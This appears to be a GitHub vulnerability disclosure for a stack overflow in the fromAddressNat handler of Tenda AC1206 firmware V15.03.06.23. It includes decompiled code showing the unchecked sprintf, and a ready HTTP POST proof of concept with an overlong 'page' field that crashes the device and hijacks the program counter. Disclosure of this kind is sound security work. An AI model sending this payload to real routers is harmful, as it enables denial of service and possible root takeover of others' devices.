Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromAddressNat function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl fromAddressNat(webs_t wp, char_t *path, char_t *query)
2  {
3    const char *ifindex; // [sp+18h] [+18h]
4    const char *page; // [sp+1Ch] [+1Ch]
5    const char *str; // [sp+20h] [+20h]
6    char_t gotopage[256]; // [sp+24h] [+24h] BYREF
7    char_t list[512]; // [sp+124h] [+124h] BYREF
8    char param_str[256]; // [sp+324h] [+324h] BYREF
9
10   memset(param_str, 0, sizeof(param_str));
11   str = websGetVar(wp, "entrys", byte_510CB8);
12   ifindex = websGetVar(wp, "mitInterface", byte_510CB8);
13   sprintf(list, "%s;%s", str, ifindex);
14   save_list_data("adv.addrnat", list, 126);
15   page = websGetVar(wp, "page", "1");
16   sprintf(gotopage, "advance/addressNatList.asp?page=%s", page);
17   if ( commitCfm() )
18   {
19     sprintf(param_str, "advance_type=%d", 7);
20     send_msg_to_netctrl(5, param_str);
21   }
22   websRedirect(wp, gotopage);
23 }
```

In the `fromAddressNat` function,the `page` we entered (the value of `page`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `gotopage` . It is not secure, as long as the size of the data we enter is larger than the size of `gotopage` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/addressNat HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

page=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.